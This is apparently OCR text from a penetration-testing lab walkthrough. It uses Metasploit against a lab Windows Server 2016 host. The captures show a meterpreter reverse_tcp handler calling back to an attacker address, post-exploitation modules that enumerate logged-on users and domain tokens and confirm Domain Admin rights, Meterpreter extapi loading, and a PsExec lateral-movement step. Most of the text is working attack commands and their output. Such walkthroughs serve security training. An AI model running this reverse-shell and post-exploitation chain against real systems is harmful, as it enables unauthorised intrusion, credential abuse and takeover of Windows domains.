



1. Enumerate currently logged-on domain users:
   use post/windows/gather/enum_logged_on_users
   run


Applications Places System
Wed Jan 22, 02:10
msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.177.18; set lport 4444; exploit"
File Edit View Search Terminal Help
[*] Post module execution completed
[msf](Jobs:0 Agents:1) post(windows/gather/enum_ad_computers) >> use post/windows/gather/enum_logged_on_users
[msf](Jobs:0 Agents:1) post(windows/gather/enum_logged_on_users) >> set SESSION 1
SESSION => 1
[msf](Jobs:0 Agents:1) post(windows/gather/enum_logged_on_users) >> run
[*] Running module against WIN2016 (192.168.177.16)
Current Logged Users
SID User
S-1-5-21-735912402-222524527-3971465817-500 LPT\Administrator
[+] Results saved in: /home/pentester/.msf4/loot/20250122020920_default_192.168.177.16_host.users.activ_070211.txt
Recently Logged Users
SID Profile Path
S-1-5-18 C:\Windows\system32\config\systemprofile
Menu
msfconsole -q -x "use ...





1. Enumerate domain token privileges:
   use post/windows/gather/enum_domain_tokens
   run


Applications Places System
Wed Jan 22, 02:11
msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.177.18; set lport 4444; exploit"
File Edit View Search Terminal Help
[*] Post module execution completed
[msf](Jobs:0 Agents:1) post(windows/gather/enum_logged_on_users) >> use post/windows/gather/enum_domain_tokens
[msf](Jobs:0 Agents:1) post(windows/gather/enum_domain_tokens) >> set SESSION 1
SESSION => 1
[msf](Jobs:0 Agents:1) post(windows/gather/enum_domain_tokens) >> run
[*] Running module against WIN2016 (192.168.177.16)
[+] Current session is running under a Domain Admin account
[+] Current session is running under a Local Admin account
[*] This host is not a domain controller
[*] Checking local groups for Domain Accounts and Groups
Account in Local Groups with Domain Context
Local Group Member Domain Admin
Administrators LPT\Domain Admins false
Users LPT\Domain Users false
[*] Checking for processes running under domain user
Processes under Domain Context
Click to start dragging "msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.177.18; set lport 4444; exploit" - Parrot Terminal"
Menu
msfconsole -q -x "use ...




1. Re-interact with session (**sessions -i 1**), load extended API (**load extapi**), and inspect open GUI windows: **window_enum**


Applications Places System
Wed Dec 4, 02:18
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
(Meterpreter 1)(C:\Users\Administrator.LPT\Desktop) > load extapi
Loading extension extapi...Success.
(Meterpreter 1)(C:\Users\Administrator.LPT\Desktop) > ?
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information or control active channels
close Closes a channel
detach Detach the meterpreter session (for http/https)
disable_unic ode_encoding Disables encoding of unicode strings
enable_unico de_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid Get the session GUID
Menu
msfconsole - Parrot T...




1. Background session, load PsExec module (**use exploit/windows/smb/psexec**), and review required options.

